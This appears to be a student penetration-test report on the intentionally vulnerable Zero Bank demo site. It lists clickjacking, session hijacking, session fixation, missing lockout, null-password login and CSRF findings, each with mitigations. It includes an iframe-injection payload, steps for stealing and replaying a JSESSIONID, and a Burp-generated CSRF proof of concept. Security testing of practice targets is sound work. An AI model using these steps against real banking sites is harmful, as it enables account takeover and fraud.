REPORT ON

ZERO BANK WEB APPLICATION

BY : D.BHARATH

1) SECURITY MISCONFIGURATION

Security misconfiguration vulnerabilities could occur if a component is susceptible to attack due to an insecure configuration. Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code.

---SENSITIVE DATA EXPOSURE WITH ERROR MESSAGES

Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (hacker). These messages reveal implementation details that should never be revealed.

Vulnerability:


The Apache Tomcat server and it's version is exposed to the user.


Steps to reproduce:

a) Open http://zero.webappsecurity.com/ website.
b) Append any invalid subdomain to the above URL.

Mitigation:

a) Hide server details from the users.
b) use standard exception handling architecture for entire application to prevent from unwanted leakage of information to attackers.





2) CLICKJACKING VULNERABILITY

Clickjacking (classified as a user interface redress attack or UI redressing) is a malicious technique of tricking a user into clicking on something different from what the user perceives, thus potentially revealing confidential information or allowing others to take control of their computer while clicking on seemingly innocuous objects, including web pages.

Vulnerability:

Allows Frame Injection attacks where other websites having the Frame Injection vulnerability can host Zero Bank application.


Steps to reproduce:

a) login to the website http://zero.webappsecurity.com/
b) open http://testphp.vulnweb.com/login.php
c) paste the iframe injection (<iframe src="http://zero.webappsecurity.com/" width="1000" height="500"></iframe>) to the input field of testphp.vulnweb.com website
d) zero.webappsecurity.com website would be reflected in phpvulnweb.com

Mitigation:

a) **Client-side methods** – the most common is called Frame Busting. Client-side methods can be effective in some cases, but are considered not to be a best practice, because they can be easily bypassed.

b) **Server-side methods** – the most common is X-Frame-Options. Server-side methods are recommended by security experts as an effective way to defend against clickjacking.



3) BROKEN AUTHENTICATION AND SESSION MANAGEMENT

Mitigation:

a) Credentials should be protected: User authentication credentials should be protected when stored using hashing or encryption.
b) Do not expose session ID in the URL: Session IDs should not be exposed in the URL (e.g., URL rewriting).
c) Session IDs should timeout: User sessions or authentication tokens should be properly invalidated during logout.
d) Recreate session IDs: Session IDs should be recreated after successful login.
e) Do not send credentials over unencrypted connections: Passwords, session IDs, and other credentials should not be sent over unencrypted connections.
f) Password length: Minimum password length should be at least eight (8) characters long. Combining this length with complexity makes a password difficult to guess using a brute force attack.
g) Password complexity: Passwords should be a combination of alphanumeric characters.
h) Username/Password Enumeration: Authentication failure responses should not indicate which part of the authentication data was incorrect. For example, instead of "Invalid username" or "Invalid password", just use "Invalid username and/or password" for both. Error responses must be truly identical in both display and source code.
i) Protection against brute force login: Enforce account disabling after an established number of invalid login attempts (e.g., five attempts is common). The account must be disabled for a period of time sufficient to discourage brute force guessing of credentials, but not so long as to allow for a denial-of-service attack to be performed.

4) SESSION HIJACKING

Session hijacking is a technique used to take control of another user's session and gain unauthorized access to data or resources.

Vulnerability:


Session Hijacking is possible.


Steps to reproduce:


a) Install Cookie Editor extension in two different browsers.
b) Open http://zero.webappsecurity.com/login.html in two different browsers.
c) Login using “username” and “password” as credentials in one of the browsers.
d) Check the JSESSIONID in both the browsers.
e) Copy the JSESSIONID from the browser where you logged in and paste it in the non logged in browser.
f) Save the session ID and refresh the page. 7. We get access to the same account in other browser without login.

Mitigation:

a) Use HTTPS.
b) Have proper Session Management.
c) Have HTTP only enabled.









5) SESSION FIXATION


Session fixation is a vulnerability where the session ids remain same before and after login.






6) SESSION ID NOT UPDATED AFTER LOG OUT


Session id should expire/update post-logout. if it remains valid/same after logout the attacker can impersonate the legitimate user and hijacks the session.






7) MISSING SECURE FLAG

The attacker can grab the cookie and impersonate the legitimate user. To overcome this limitation secure flag come into the picture.



8) SESSION ID SHOULD BE RANDOM VALUE

Session id should not be in user understandable form. It should be a value which isn't easily understood.



9) No Account Lockout Policy

The account lockout policy “locks” the user's account after a defined number of failed password attempts. The account lockout prevents the user from logging onto the network for a period of time even if the correct password is entered.

Vulnerability:


There is no Account Lockout Policy, so the attacker can bruteforce credentials to gain access.

Steps to reproduce:

a) Go to http://zero.webappsecurity.com/login.html .
b) Try different passwords for the Login “username”.
c) The server doesn’t lock the system after multiple tries to login with wrong credentials

Mitigation:

Implement Account Lockout Policy after 6-7 times of trying wrong credentials.



10) CLEARTEXT SUBMISSION OF PASSWORD

Vulnerability:


The client side website doesn't validate the password and accepts null password.

Steps to reproduce:

a) Open http://zero.webappsecurity.com/login.html .
b) Type username only.
c) Click Login.

Mitigation:

Client side validation must be done.



11) CROSS SITE REQUEST FORGERY VULNERABILITY

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

Vulnerability:

Cross site request forgery vulnerability.

Steps to reproduce:

a) Open http://zero.webappsecurity.com/login.html

b) Type “username” and “password” as credentials and login.

c) Go to the “Add New Payee” tab.

d) Turn on Burp.

e) Type in the details and catch the request in the BurpSuit.


f) Right click on the request -> Engagement Tools -> Generate CSRF PoC.


g) Change the “values” for input and then click “Test in Browser”.


h) We find that Payee’s details are taken from the manipulated Burp Suite request.

